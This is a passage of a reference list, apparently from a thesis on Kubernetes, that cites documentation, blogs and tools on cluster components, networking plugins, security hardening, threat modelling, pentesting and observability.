[43] “Managing Resources for Containers,” *Kubernetes*. https://kubernetes.io/docs/concepts/configuration/manage-resources-containers/ (accessed Sep. 09, 2021).
[44] “ConfigMaps,” *Kubernetes*. https://kubernetes.io/docs/concepts/configuration/configmap/ (accessed Sep. 09, 2021).
[45] “Ultimate Guide to ConfigMaps in Kubernetes - Kubernetes Book.” https://matthewpalmer.net/kubernetes-app-developer/articles/ultimate-configmap-guide-kubernetes.html (accessed Sep. 09, 2021).
[46] “Secrets,” *Kubernetes*. https://kubernetes.io/docs/concepts/configuration/secret/ (accessed Sep. 09, 2021).
[47] “kubectl,” *Kubernetes*. https://kubernetes.io/docs/reference/kubectl/ (accessed Sep. 07, 2021).
[48] “Kubeadm,” *Kubernetes*. https://kubernetes.io/docs/reference/setup-tools/kubeadm/ (accessed Sep. 07, 2021).
[49] “The Kubernetes API,” *Kubernetes*. https://kubernetes.io/docs/concepts/overview/kubernetes-api/ (accessed Sep. 07, 2021).
[50] “kube-apiserver,” *Kubernetes*. https://kubernetes.io/docs/reference/command-line-tools-reference/kube-apiserver/ (accessed Sep. 07, 2021).
[51] “etcd Official Documentation,” *etcd*. https://etcd.io/docs/ (accessed Sep. 07, 2021).
[52] “Assigning Pods to Nodes,” *Kubernetes*. https://kubernetes.io/docs/concepts/scheduling-eviction/assign-pod-node/ (accessed Sep. 07, 2021).
[53] “Kubernetes Scheduler,” *Kubernetes*. https://kubernetes.io/docs/concepts/scheduling-eviction/kube-scheduler/ (accessed Sep. 07, 2021).
[54] “kube-scheduler,” *Kubernetes*. https://kubernetes.io/docs/reference/command-line-tools-reference/kube-scheduler/ (accessed Sep. 07, 2021).
[55] “kube-controller-manager,” *Kubernetes*. https://kubernetes.io/docs/reference/command-line-tools-reference/kube-controller-manager/ (accessed Sep. 07, 2021).
[56] “Cloud Controller Manager,” *Kubernetes*. https://kubernetes.io/docs/concepts/architecture/cloud-controller/ (accessed Sep. 07, 2021).
[57] “kubelet,” *Kubernetes*. https://kubernetes.io/docs/reference/command-line-tools-reference/kubelet/ (accessed Sep. 07, 2021).
[58] “kube-proxy,” *Kubernetes*. https://kubernetes.io/docs/reference/command-line-tools-reference/kube-proxy/ (accessed Sep. 07, 2021).
[59] “Introducing Container Runtime Interface (CRI) in Kubernetes,” *Kubernetes*, Dec. 19, 2016. https://kubernetes.io/blog/2016/12/Container-Runtime-Interface-Cri-In-Kubernetes/ (accessed Sep. 07, 2021).
[60] *Kubernetes CRI proposal*. Kubernetes, 2021. Accessed: Sep. 07, 2021. [Online]. Available: https://github.com/kubernetes/community/blob/88d4fbe82e326f32c8b339c65743e1df5f3

56dd5/contributors/devel/sig-node/container-runtime-interface.md
[61] “Installing Addons,” *Kubernetes*. https://kubernetes.io/docs/concepts/cluster-administration/addons/ (accessed Sep. 07, 2021).
[62] “The Second Edition of ‘The State of the Kubernetes Ecosystem,’” *The New Stack*. https://thenewstack.io/ebooks/kubernetes/state-of-kubernetes-ecosystem-second-edition-2020/ (accessed Sep. 07, 2021).
[63] “Bootstrapping clusters with kubeadm,” *Kubernetes*. https://kubernetes.io/docs/setup/production-environment/tools/kubeadm/ (accessed Sep. 07, 2021).
[64] *kOps - Kubernetes Operations*. Kubernetes, 2021. Accessed: Sep. 07, 2021. [Online]. Available: https://github.com/kubernetes/kops
[65] “Installing Kubernetes with kops,” *Kubernetes*. https://kubernetes.io/docs/setup/production-environment/tools/kops/ (accessed Sep. 07, 2021).
[66] *Kubespray: Deploy a Production Ready Kubernetes Cluster*. Kubernetes SIGs, 2021. Accessed: Sep. 07, 2021. [Online]. Available: https://github.com/kubernetes-sigs/kubespray
[67] “Installing Kubernetes with Kubespray,” *Kubernetes*. https://kubernetes.io/docs/setup/production-environment/tools/kubespray/ (accessed Sep. 07, 2021).
[68] “Kubernetes SIGs,” *GitHub*. https://github.com/kubernetes-sigs (accessed Sep. 08, 2021).
[69] “minikube start,” *minikube*. https://minikube.sigs.k8s.io/docs/start/ (accessed Sep. 08, 2021).
[70] “kind.” https://kind.sigs.k8s.io/ (accessed Jun. 25, 2021).
[71] “Rancher Labs: Innovate Everywhere,” *Rancher Labs*. https://rancher.com/ (accessed Sep. 08, 2021).
[72] A. Ellis, *k3sup (said ’ketchup’)*. 2021. Accessed: Sep. 08, 2021. [Online]. Available: https://github.com/alexellis/k3sup
[73] “K3s - Lightweight Kubernetes,” *Rancher Labs*. https://rancher.com/docs/k3s/latest/en/ (accessed Sep. 08, 2021).
[74] “k3s.io.” https://k3s.io/ (accessed Sep. 08, 2021).
[75] “Services Networking,” *Kubernetes*. https://kubernetes.io/docs/concepts/services-networking/service/ (accessed Sep. 08, 2021).
[76] “Cluster Networking,” *Kubernetes*. https://kubernetes.io/docs/concepts/cluster-administration/networking/ (accessed Sep. 08, 2021).
[77] D. Tornow, “Kubernetes Networking,” *Medium*, Feb. 09, 2021. https://dominik-tornow.medium.com/kubernetes-networking-22ea81af44d0 (accessed Sep. 08, 2021).
[78] “VMWare: Kubernetes Networking,” *VMware*. https://www.vmware.com/topics/glossary/content/kubernetes-networking (accessed Sep. 08, 2021).
[79] “Network Plugins,” *Kubernetes*. https://kubernetes.io/docs/concepts/extend-kubernetes/compute-storage-net/network-plugins/ (accessed Jul. 02, 2021).
[80] *CNI - the Container Network Interface*. CNI, 2021. Accessed: Sep. 08, 2021. [Online]. Available: https://github.com/containernetworking/cni
[81] “The Importance of Calico’s Pluggable Data Plane,” *The New Stack*, May 07, 2021. https://thenewstack.io/the-importance-of-calicos-pluggable-data-plane/ (accessed Sep. 08, 2021).
[82] “Introducing the Calico eBPF dataplane,” *Tigera*, Feb. 25, 2020. https://www.tigera.io/blog/introducing-the-calico-ebpf-dataplane/ (accessed Sep. 08,

2021).
[83] “Install Calico for Windows.” https://docs.projectcalico.org/getting-started/windows-calico/kubernetes/standard (accessed Sep. 08, 2021).
[84] “Securing modernized apps and simplified networking on Windows with Calico,” *Microsoft Windows Server Blog*, Dec. 07, 2017. https://cloudblogs.microsoft.com/windowsserver/2017/12/07/securing-modernized-apps-and-simplified-networking-on-windows-with-calico/ (accessed Sep. 08, 2021).
[85] “Calico integration with cloud providers CNIs.” https://docs.projectcalico.org/networking/determine-best-networking (accessed Sep. 08, 2021).
[86] “About Calico.” https://docs.projectcalico.org/about/about-calico (accessed Sep. 08, 2021).
[87] “calico :: The Kubernetes Networking Guide.” https://k8s.networkop.co.uk/cni/calico/ (accessed Sep. 08, 2021).
[88] “NetworkPolicy Editor: Create, Visualize, and Share Kubernetes NetworkPolicies — Cilium.” https://cilium.io/blog/2021/02/10/network-policy-editor (accessed Sep. 08, 2021).
[89] “Network Policy Editor for Kubernetes.” https://editor.cilium.io/ (accessed Sep. 08, 2021).
[90] “Networking and security observability with Hubble — Cilium 1.9.10 documentation.” https://docs.cilium.io/en/v1.9/gettingstarted/hubble/ (accessed Sep. 08, 2021).
[91] *cilium/hubble*. Cilium, 2021. Accessed: Jul. 02, 2021. [Online]. Available: https://github.com/cilium/hubble
[92] “Cilium - Linux Native, API-Aware Networking and Security for Containers.” https://cilium.io/ (accessed Jul. 02, 2021).
[93] “cilium :: The Kubernetes Networking Guide.” https://k8s.networkop.co.uk/cni/cilium/ (accessed Sep. 08, 2021).
[94] “IP Masquerade Agent User Guide,” *Kubernetes*. https://kubernetes.io/docs/tasks/administer-cluster/ip-masq-agent/ (accessed Sep. 08, 2021).
[95] *ip-masq-agent*. Kubernetes SIGs, 2021. Accessed: Sep. 08, 2021. [Online]. Available: https://github.com/kubernetes-sigs/ip-masq-agent
[96] A. Ojea, *kindnet: Simple CNI plugin with IPv4, IPv6 and DualStack support*. 2021. Accessed: Sep. 08, 2021. [Online]. Available: https://github.com/aojea/kindnet
[97] “Interaction - CloudSecDocs. Inspection.” https://cloudsecdocs.com/container_security/devops/tooling/interaction/#inspection (accessed Sep. 10, 2021).
[98] “Deploy and Access the Kubernetes Dashboard,” *Kubernetes*. https://kubernetes.io/docs/tasks/access-application-cluster/web-ui-dashboard/ (accessed Sep. 10, 2021).
[99] *Kubernetes Dashboard*. Kubernetes, 2021. Accessed: Sep. 10, 2021. [Online]. Available: https://github.com/kubernetes/dashboard
[100] “Octant.” https://octant.dev/ (accessed Sep. 10, 2021).
[101] *vmware-tanzu/octant*. VMware Tanzu, 2021. Accessed: Sep. 10, 2021. [Online]. Available: https://github.com/vmware-tanzu/octant
[102] M. Inc, “Lens | The Kubernetes IDE.” https://k8slens.dev/ (accessed Sep. 10, 2021).
[103] *Lens Open Source Project (OpenLens)*. Lens - The Kubernetes IDE, 2021. Accessed: Sep. 10, 2021. [Online]. Available: https://github.com/lensapp/lens
[104] “Defense in depth (computing),” *Wikipedia*. Sep. 03, 2021. Accessed: Sep. 11, 2021. [Online]. Available: https://en.wikipedia.org/w/index.php?title=Defense_in_depth_(computing)&oldid=1042219819
[105] “The C4 model for visualising software architecture.” https://c4model.com/ (accessed Sep. 11, 2021).
[106] “Overview of Cloud Native Security,” *Kubernetes*. https://kubernetes.io/docs/concepts/security/overview/ (accessed Aug. 27, 2021).

[107] “Securing the 4 Cs of Cloud-Native Systems: Cloud, Cluster, Container, and Code - Security News.” https://www.trendmicro.com/vinfo/us/security/news/virtualization-and-cloud/securing-the-4-cs-of-cloud-native-systems-cloud-cluster-container-and-code (accessed Aug. 27, 2021).
[108] “Threat Modeling | OWASP.” https://owasp.org/www-community/Threat_Modeling (accessed Sep. 11, 2021).
[109] M. Lancini, “Attack Vectors: The Current State of Kubernetes Threat Modelling,” *Marco Lancini*, 00:00 100AD. https://www.marcolancini.it/2020/blog-kubernetes-threat-modelling/#cncf (accessed Sep. 11, 2021).
[110] “Free EBook – Kubernetes Deployment and Security Patterns,” *Cloud Native Computing Foundation*. https://www.cncf.io/free-ebook-kubernetes-deployment-security-patterns/ (accessed Sep. 11, 2021).
[111] “Kubernetes Threat Vectors: Part 1 - Initial Access,” *Alcide*, Oct. 21, 2020. https://www.alcide.io/kubernetes-threat-vectors-part-1-initial-access/ (accessed Sep. 12, 2021).
[112] bigb0ss, “[Kubernetes] Attack Path (Part 1) — Discovery & Initial Access,” *The Startup*, Jun. 01, 2021. https://medium.com/swlh/kubernetes-attack-path-part-1-discovery-initial-access-771365e21b58 (accessed Sep. 12, 2021).
[113] “8 Common Cyber Attack Vectors and How to Avoid Them,” *Balbix*, Nov. 27, 2019. https://www.balbix.com/insights/attack-vectors-and-breach-methods/ (accessed Sep. 12, 2021).
[114] R. Maor, “Attack Path vs Attack Vector in Security Risk Analysis.” https://blog.lightspin.io/attack-vector-vs-attack-path-in-security-risk-analysis (accessed Sep. 12, 2021).
[115] “Attack tree,” *Wikipedia*. Sep. 03, 2021. Accessed: Sep. 12, 2021. [Online]. Available: https://en.wikipedia.org/w/index.php?title=Attack_tree&oldid=1042113195
[116] M. Lancini, “Attack Trees: The Current State of Kubernetes Threat Modelling,” *Marco Lancini*, 00:00 100AD. https://www.marcolancini.it/2020/blog-kubernetes-threat-modelling/#cncf (accessed Sep. 11, 2021).
[117] “Attack Trees for Kubernetes Threat Model,” *GitHub*. https://github.com/cncf/financial-user-group (accessed Sep. 12, 2021).
[118] “Survey Report: Trends in Security Framework Adoption.” https://www.tenable.com/whitepapers/trends-in-security-framework-adoption (accessed Sep. 12, 2021).
[119] “MITRE ATT&CK®.” https://attack.mitre.org/ (accessed Jun. 24, 2021).
[120] “Threat matrix for Kubernetes,” *Microsoft Security Blog*, Apr. 02, 2020. https://www.microsoft.com/security/blog/2020/04/02/attack-matrix-kubernetes/ (accessed Jun. 24, 2021).
[121] “Secure containerized environments with updated threat matrix for Kubernetes,” *Microsoft Security Blog*, Mar. 23, 2021. https://www.microsoft.com/security/blog/2021/03/23/secure-containerized-environments-with-updated-threat-matrix-for-kubernetes/ (accessed Jun. 24, 2021).
[122] “Swiss cheese model,” *Wikipedia*. Jun. 26, 2021. Accessed: Sep. 13, 2021. [Online]. Available: https://en.wikipedia.org/w/index.php?title=Swiss_cheese_model&oldid=1030484519
[123] “Zero trust security model,” *Wikipedia*. Sep. 03, 2021. Accessed: Sep. 13, 2021. [Online]. Available: https://en.wikipedia.org/w/index.php?title=Zero_trust_security_model&oldid=1042165777
[124] “Zero Trust Networks [Book].”

https://www.oreilly.com/library/view/zero-trust-networks/9781491962183/ (accessed Sep. 13, 2021).
[125] “What is mTLS? | Mutual TLS,” *Cloudflare*. https://www.cloudflare.com/learning/access-management/what-is-mutual-tls/ (accessed Aug. 29, 2021).
[126] “SPIFFE – Secure Production Identity Framework for Everyone.” https://spiffe.io/ (accessed Sep. 13, 2021).
[127] “servicemesh.es.” https://servicemesh.es/ (accessed Aug. 26, 2021).
[128] “Principle of least privilege,” *Wikipedia*. Sep. 07, 2021. Accessed: Sep. 13, 2021. [Online]. Available: https://en.wikipedia.org/w/index.php?title=Principle_of_least_privilege&oldid=1042984868
[129] “Least Privilege | CISA.” https://us-cert.cisa.gov/bsi/articles/knowledge/principles/least-privilege (accessed Sep. 13, 2021).
[130] A. K. Ghosh, D. Pendarakis, and W. H. Sanders, “Moving target defense co-chair’s report-National Cyber Leap Year Summit 2009,” *Tech Rep Fed. Netw. Inf. Technol. Res. Dev. NITRD Program*, 2009.
[131] “The Ultimate Guide to Kubernetes Security,” *NeuVector*. https://neuvector.com/learn/ultimate-kubernetes-security-guide/ (accessed Aug. 27, 2021).
[132] “Secure by design,” *Wikipedia*. Jun. 29, 2021. Accessed: Sep. 13, 2021. [Online]. Available: https://en.wikipedia.org/w/index.php?title=Secure_by_design&oldid=1031036840
[133] “Kubernetes Security - OWASP Cheat Sheet Series.” https://cheatsheetseries.owasp.org/cheatsheets/Kubernetes_Security_Cheat_Sheet.html#securing-kubernetes-hosts (accessed Sep. 14, 2021).
[134] “Kubernetes Security and Observability [Book].” https://www.oreilly.com/library/view/kubernetes-security-and/9781098107093/ (accessed Sep. 14, 2021).
[135] “Kinvolk: Flatcar Container Linux,” *Kinvolk*. https://kinvolk.io/flatcar-container-linux/ (accessed Sep. 14, 2021).
[136] *Bottlerocket OS*. bottlerocket-os, 2021. Accessed: Aug. 31, 2021. [Online]. Available: https://github.com/bottlerocket-os/bottlerocket
[137] “eBPF - Introduction, Tutorials & Community Resources.” https://ebpf.io/ (accessed Sep. 14, 2021).
[138] “What is SELinux?” https://www.redhat.com/en/topics/linux/what-is-selinux (accessed Sep. 14, 2021).
[139] “seccomp,” *Wikipedia*. Sep. 07, 2021. Accessed: Sep. 14, 2021. [Online]. Available: https://en.wikipedia.org/w/index.php?title=Seccomp&oldid=1042962946
[140] “CIS Benchmarks™,” *CIS*. https://www.cisecurity.org/cis-benchmarks/ (accessed Sep. 14, 2021).
[141] “Building Security into the 3 Phases of Container Deployment,” *Container Journal*, Sep. 13, 2018. https://containerjournal.com/topics/container-security/building-security-into-the-3-phases-of-container-deployment/ (accessed Sep. 14, 2021).
[142] “Container Security Guide | What is Container Security | Snyk.” https://snyk.io/learn/container-security/ (accessed Sep. 14, 2021).
[143] “What is CI/CD?” https://www.redhat.com/en/topics/devops/what-is-ci-cd (accessed Sep. 14, 2021).
[144] *aquasecurity/trivy*. Aqua Security, 2021. Accessed: Jul. 09, 2021. [Online]. Available: https://github.com/aquasecurity/trivy
[145] “Trivy Open Source Vulnerability Scanner,” *Aqua*. https://www.aquasec.com/products/trivy/ (accessed Sep. 14, 2021).
[146] R. McCune, “Shifting Left: Infrastructure as Code security with Trivy.”

https://blog.aquasec.com/infrastructure-as-code-security-scanning (accessed Sep. 14, 2021).
[147] *bridgecrewio/checkov*. Bridgecrew, 2021. Accessed: Jun. 24, 2021. [Online]. Available: https://github.com/bridgecrewio/checkov
[148] “checkov.” https://www.checkov.io/ (accessed Jun. 24, 2021).
[149] R. Ventures, M. Ventures, C. Ventures, and HPE., “Kubernetes Container Registry and Image Scanning,” *Platform9*, Dec. 20, 2019. https://platform9.com/blog/kubernetes-container-registry-and-image-scanning/ (accessed Sep. 15, 2021).
[150] “Managing and Securing Container Images in a Registry,” Feb. 26, 2021. https://tanzu.vmware.com/developer/guides/containers/managing-container-images-registry/ (accessed Sep. 15, 2021).
[151] L. Tung, “Microsoft: This is how the sneaky SolarWinds hackers hid their onward attacks for so long,” *ZDNet*. https://www.zdnet.com/article/microsoft-this-is-how-the-sneaky-solarwinds-hackers-hid-their-onward-attacks-for-so-long/ (accessed Sep. 15, 2021).
[152] “Snyk | Developer security | Develop fast. Stay secure.” https://snyk.io/ (accessed Sep. 15, 2021).
[153] “Binary Authorization,” *Google Cloud*. https://cloud.google.com/binary-authorization (accessed Jul. 12, 2021).
[154] “Grafeas.” https://grafeas.io/ (accessed Jul. 12, 2021).
[155] *grafeas/kritis*. grafeas, 2021. Accessed: Jul. 12, 2021. [Online]. Available: https://github.com/grafeas/kritis
[156] “4 Steps to secure your software supply chain | Snyk.” https://snyk.io/blog/software-supply-chain-security/ (accessed Sep. 15, 2021).
[157] “Understanding the software supply chain security requirements in the cybersecurity Executive Order | Snyk.” https://snyk.io/blog/understanding-software-supply-chain-security-requirements-cybersecurity-executive-order/ (accessed Sep. 15, 2021).
[158] “Built-in Runtime Security for Containers,” *Qualys Security Blog*, Nov. 04, 2020. https://blog.qualys.com/product-tech/2020/11/03/built-in-runtime-security-for-containers (accessed Sep. 15, 2021).
[159] “15 Tips for a Run-time Container Security Strategy.” https://blog.neuvector.com/article/15-tips-run-time-container-security-strategy (accessed Sep. 15, 2021).
[160] “What Is Complete Run-Time Container Security?” https://blog.neuvector.com/article/run-time-container-security (accessed Sep. 15, 2021).
[161] “Network - CloudSecDocs.” https://cloudsecdocs.com/container_security/theory/secure_components/network/#firewall-ports (accessed Sep. 15, 2021).
[162] “Installing kubeadm,” *Kubernetes*. https://kubernetes.io/docs/setup/production-environment/tools/kubeadm/install-kubeadm/ (accessed Sep. 15, 2021).
[163] “Controlling the access to the API Server,” *Kubernetes*. https://kubernetes.io/docs/tasks/administer-cluster/securing-a-cluster/#controlling-access-to-the-kubernetes-api (accessed Aug. 28, 2021).
[164] “Authenticating | Kubernetes,” *Kubernetes*. https://kubernetes.io/docs/reference/access-authn-authz/authentication/ (accessed Aug. 29, 2021).
[165] “Single sign-on,” *Wikipedia*. Sep. 09, 2021. Accessed: Sep. 16, 2021. [Online]. Available: https://en.wikipedia.org/w/index.php?title=Single_sign-on&oldid=1043322670
[166] M. Ahmed, “Kubernetes Authentication | Magalix.” https://www.magalix.com/blog/kubernetes-authentication (accessed Sep. 16, 2021).
[167] “Using Node Authorization,” *Kubernetes*. https://kubernetes.io/docs/reference/access-authn-authz/node/ (accessed Sep. 16,

2021).
[168] “Using ABAC Authorization,” *Kubernetes*. https://kubernetes.io/docs/reference/access-authn-authz/abac/ (accessed Sep. 16, 2021).
[169] “Using RBAC Authorization for Service Accounts,” *Kubernetes*. https://kubernetes.io/docs/reference/access-authn-authz/rbac/ (accessed Aug. 29, 2021).
[170] “Webhook Mode,” *Kubernetes*. https://kubernetes.io/docs/reference/access-authn-authz/webhook/ (accessed Sep. 16, 2021).
[171] “Using Admission Controllers,” *Kubernetes*. https://kubernetes.io/docs/reference/access-authn-authz/admission-controllers/ (accessed Aug. 28, 2021).
[172] “Dynamic Admission Control,” *Kubernetes*. https://kubernetes.io/docs/reference/access-authn-authz/extensible-admission-controllers/ (accessed Sep. 16, 2021).
[173] “Policy Language | Open Policy Agent,” *Open Policy Agent*. https://openpolicyagent.org/docs/latest/policy-language/ (accessed Sep. 16, 2021).
[174] “OPA Gatekeeper: Policy and Governance for Kubernetes,” *Kubernetes*, Aug. 06, 2019. https://kubernetes.io/blog/2019/08/06/opa-gatekeeper-policy-and-governance-for-kubernetes/ (accessed Aug. 28, 2021).
[175] *Gatekeeper*. Open Policy Agent, 2021. Accessed: Sep. 16, 2021. [Online]. Available: https://github.com/open-policy-agent/gatekeeper
[176] “Open Policy Agent: The Top 5 Kubernetes Admission Control Policies,” *The New Stack*, Dec. 22, 2020. https://thenewstack.io/open-policy-agent-the-top-5-kubernetes-admission-control-policies/ (accessed Sep. 16, 2021).
[177] “Policy Primer via Examples,” *Open Policy Agent*. https://openpolicyagent.org/docs/latest/kubernetes-primer/ (accessed Sep. 16, 2021).
[178] “Why RBAC is not Enough for Kubernetes Security.” https://blog.styra.com/blog/why-rbac-is-not-enough-for-kubernetes-api-security (accessed Sep. 16, 2021).
[179] T. Hinrichs, “Securing the Kubernetes API with Open Policy Agent,” *Medium*, Feb. 08, 2019. https://blog.openpolicyagent.org/securing-the-kubernetes-api-with-open-policy-agent-ce93af0552c3 (accessed Sep. 16, 2021).
[180] “Kubernetes Auditing,” *Kubernetes*. https://kubernetes.io/docs/tasks/debug-application-cluster/audit/ (accessed Aug. 31, 2021).
[181] “Kubelet authentication/authorization,” *Kubernetes*. https://kubernetes.io/docs/reference/command-line-tools-reference/kubelet-authentication-authorization/ (accessed Jun. 26, 2021).
[182] “Securing Kubernetes Components Guide (Part 3),” *Sysdig*, Apr. 24, 2018. https://sysdig.com/blog/kubernetes-security-kubelet-etcd/ (accessed Sep. 17, 2021).
[183] “Secure Config - CloudSecDocs.” https://cloudsecdocs.com/container_security/theory/secure_components/secure_config/#overview (accessed Sep. 17, 2021).
[184] “Operating etcd clusters for Kubernetes,” *Kubernetes*. https://kubernetes.io/docs/tasks/administer-cluster/configure-upgrade-etcd/ (accessed Sep. 17, 2021).
[185] “Ingress,” *Kubernetes*. https://kubernetes.io/docs/concepts/services-networking/ingress/ (accessed Sep. 17, 2021).
[186] “Securing NGINX-ingress,” *cert-manager*.

https://cert-manager.io/docs/tutorials/acme/ingress/ (accessed Sep. 17, 2021).
[187] “Lessons from the Cryptojacking Attack at Tesla,” *RedLock*, Feb. 20, 2018. https://redlock.io/blog/cryptojacking-tesla (accessed Sep. 17, 2021).
[188] “Securing a Cluster,” *Kubernetes*. https://kubernetes.io/docs/tasks/administer-cluster/securing-a-cluster/ (accessed Sep. 16, 2021).
[189] “GitOps,” *GitOps*. https://www.gitops.tech/ (accessed Sep. 17, 2021).
[190] *FairwindsOps/polaris*. Fairwinds, 2021. Accessed: Jun. 24, 2021. [Online]. Available: https://github.com/FairwindsOps/polaris
[191] “Fairwinds Polaris Documentation.” https://polaris.docs.fairwinds.com/ (accessed Sep. 17, 2021).
[192] *octarinesec/kube-scan*. Octarine, 2021. Accessed: Jun. 24, 2021. [Online]. Available: https://github.com/octarinesec/kube-scan
[193] “Install Open Source kube-scan to Find Kubernetes Security Risks - DZone Cloud,” *dzone.com*. https://dzone.com/articles/install-open-source-kube-scan-to-find-kubernetes-security-risks (accessed Sep. 17, 2021).
[194] “Configure a Security Context for a Pod or Container,” *Kubernetes*. https://kubernetes.io/docs/tasks/configure-pod-container/security-context/ (accessed Aug. 29, 2021).
[195] “Pod Security Policies,” *Kubernetes*. https://kubernetes.io/docs/concepts/policy/pod-security-policy/ (accessed Aug. 29, 2021).
[196] “Kyverno,” *Kyverno*. https://kyverno.io/ (accessed Jul. 29, 2021).
[197] M. Ahmed, “Kubernetes Network Policies 101.” https://www.magalix.com/blog/kubernetes-network-policies-101 (accessed Sep. 19, 2021).
[198] “About Kubernetes Ingress.” https://docs.projectcalico.org/about/about-kubernetes-ingress (accessed Sep. 19, 2021).
[199] “What does an API gateway do?” https://www.redhat.com/en/topics/api/what-does-an-api-gateway-do (accessed Sep. 19, 2021).
[200] “Use external IPs or networks rules in policy.” https://docs.projectcalico.org/security/external-ips-policy (accessed Sep. 19, 2021).
[201] A. A. Balkan, *Kubernetes Network Policy Recipes*. 2021. Accessed: Sep. 19, 2021. [Online]. Available: https://github.com/ahmetb/kubernetes-network-policy-recipes
[202] “Adopt a zero trust network model for security.” https://docs.projectcalico.org/security/adopt-zero-trust (accessed Sep. 19, 2021).
[203] “Securing Kubernetes Clusters by Eliminating Risky Permissions.” https://www.cyberark.com/resources/threat-research-blog/securing-kubernetes-clusters-by-eliminating-risky-permissions (accessed Sep. 20, 2021).
[204] *cyberark/KubiScan*. CyberArk, 2021. Accessed: Jul. 28, 2021. [Online]. Available: https://github.com/cyberark/KubiScan
[205] J. Liggitt, *audit2rbac*. 2021. Accessed: Sep. 20, 2021. [Online]. Available: https://github.com/liggitt/audit2rbac
[206] R. Osnat, “Protecting Kubernetes Secrets: A Practical Guide.” https://blog.aquasec.com/managing-kubernetes-secrets (accessed Aug. 29, 2021).
[207] “Vault by HashiCorp,” *Vault by HashiCorp*. https://www.vaultproject.io/ (accessed Jul. 30, 2021).
[208] “Home,” *Conjur*. https://www.conjur.org/ (accessed Jul. 30, 2021).
[209] “Confidant: Your secret keeper.” https://lyft.github.io/confidant/ (accessed Sep. 20, 2021).
[210] “CIS Kubernetes Benchmarks,” *CIS*. https://www.cisecurity.org/benchmark/kubernetes/ (accessed Jun. 24, 2021).
[211] *Peirates*. InGuardians, 2021. Accessed: Sep. 20, 2021. [Online]. Available:

https://github.com/inguardians/peirates
[212] “Peirates | InGuardians.” https://www.inguardians.com/peirates/ (accessed Sep. 21, 2021).
[213] J. G. González, “Metodología de Pentesting para plataforma de microservicios Kubernetes,” 2020, [Online]. Available: http://oa.upm.es/64106/
[214] “Kubernetes Pentest Methodology Part 1.” https://www.cyberark.com/resources/threat-research-blog/kubernetes-pentest-methodology-part-1 (accessed Sep. 21, 2021).
[215] “Kubernetes Pentest Methodology Part 2.” https://www.cyberark.com/resources/threat-research-blog/kubernetes-pentest-methodology-part-2 (accessed Sep. 21, 2021).
[216] “Kubernetes Pentest Methodology Part 3.” https://www.cyberark.com/resources/threat-research-blog/kubernetes-pentest-methodology-part-3 (accessed Sep. 21, 2021).
[217] “Observability: A Complete Overview for 2021,” *Lightstep*. https://lightstep.com/observability/ (accessed Sep. 21, 2021).
[218] “What is Observability?,” *Splunk*. https://www.splunk.com/en_us/data-insider/what-is-observability.html (accessed Sep. 21, 2021).
[219] “Configure logging drivers,” *Docker Documentation*, Sep. 22, 2021. https://docs.docker.com/config/containers/logging/configure/ (accessed Sep. 23, 2021).
[220] “Logging Architecture,” *Kubernetes*. https://kubernetes.io/docs/concepts/cluster-administration/logging/ (accessed Sep. 23, 2021).
[221] T. Manamgoda, “Centralized logging in Kubernetes,” *Medium*, Jan. 06, 2019. https://medium.com/@maanadev/centralized-logging-in-kubernetes-d5a21ae10c6e (accessed Sep. 23, 2021).
[222] K. Goltsman, “Cluster-level Logging in Kubernetes with Fluentd,” *Supergiant.io*, Feb. 12, 2019. https://medium.com/kubernetes-tutorials/cluster-level-logging-in-kubernetes-with-fluentd-e59aa2b6093a (accessed Sep. 23, 2021).
[223] M. O. Wilcsinszky Peter, “Understanding Kubernetes cluster events.” https://banzaicloud.com/blog/k8s-cluster-logging/ (accessed Sep. 23, 2021).
[224] “What is a Kubernetes operator?” https://www.redhat.com/en/topics/containers/what-is-a-kubernetes-operator (accessed Sep. 23, 2021).
[225] “Logging Operator · Banzai Cloud.” https://banzaicloud.com/products/logging-operator/ (accessed Sep. 23, 2021).
[226] “The Complete Guide to Kubernetes Metrics.” https://www.kubermatic.com/blog/the-complete-guide-to-kubernetes-metrics/ (accessed Sep. 21, 2021).
[227] *Kubernetes Metrics Server*. Kubernetes SIGs, 2021. Accessed: Aug. 31, 2021. [Online]. Available: https://github.com/kubernetes-sigs/metrics-server
[228] *Kubernetes Metrics API*. Kubernetes, 2021. Accessed: Sep. 22, 2021. [Online]. Available: https://github.com/kubernetes/metrics
[229] *kube-state-metrics*. Kubernetes, 2021. Accessed: Sep. 22, 2021. [Online]. Available: https://github.com/kubernetes/kube-state-metrics
[230] “Cloud Native Computing Foundation announces Prometheus graduation,” *Cloud Native Computing Foundation*, Aug. 09, 2018. https://www.cncf.io/announcements/2018/08/09/prometheus-graduates/ (accessed Sep. 22, 2021).
[231] *grafana/grafana*. Grafana Labs, 2021. Accessed: Sep. 22, 2021. [Online]. Available: https://github.com/grafana/grafana
[232] Datadog, “Monitoring Kubernetes with Datadog,” *Monitoring Kubernetes with Datadog*. https://www.datadoghq.com/blog/monitoring-kubernetes-with-datadog/

(accessed Sep. 22, 2021).
[233] “Kubernetes Monitoring Guide | New Relic.” https://newrelic.com/platform/kubernetes/monitoring-guide (accessed Sep. 22, 2021).
[234] “Metrics For Kubernetes System Components,” *Kubernetes*. https://kubernetes.io/docs/concepts/cluster-administration/system-metrics/ (accessed Aug. 31, 2021).
[235] “Prometheus and Grafana: the perfect combo,” *Cloud Native Computing Foundation*, Apr. 24, 2020. https://www.cncf.io/blog/2020/04/24/prometheus-and-grafana-the-perfect-combo/ (accessed Sep. 22, 2021).
[236] “Spans.” https://opentracing.io/docs/overview/spans/ (accessed Sep. 23, 2021).
[237] “The OpenTracing project.” https://opentracing.io/ (accessed Sep. 23, 2021).
[238] “OpenTelemetry,” *OpenTelemetry*. https://opentelemetry.io/ (accessed Aug. 31, 2021).
[239] “OpenCensus.” https://opencensus.io/ (accessed Sep. 23, 2021).
[240] “OpenCensus GitHub,” *GitHub*. https://github.com/census-instrumentation (accessed Sep. 23, 2021).
[241] “OpenTelemetry: Getting Started,” *OpenTelemetry*. https://opentelemetry.io/docs/collector/getting-started/ (accessed Sep. 23, 2021).
[242] Y. Shkuro, “Jaeger and OpenTelemetry,” *JaegerTracing*, Sep. 04, 2020. https://medium.com/jaegertracing/jaeger-and-opentelemetry-1846f701d9f2 (accessed Sep. 23, 2021).
[243] “Apache SkyWalking.” https://skywalking.apache.org/ (accessed Sep. 23, 2021).
[244] “Tracers and Instrumentation · OpenZipkin.” https://zipkin.io/pages/tracers_instrumentation (accessed Sep. 23, 2021).
[245] “OpenZipkin · A distributed tracing system.” https://zipkin.io/ (accessed Aug. 31, 2021).
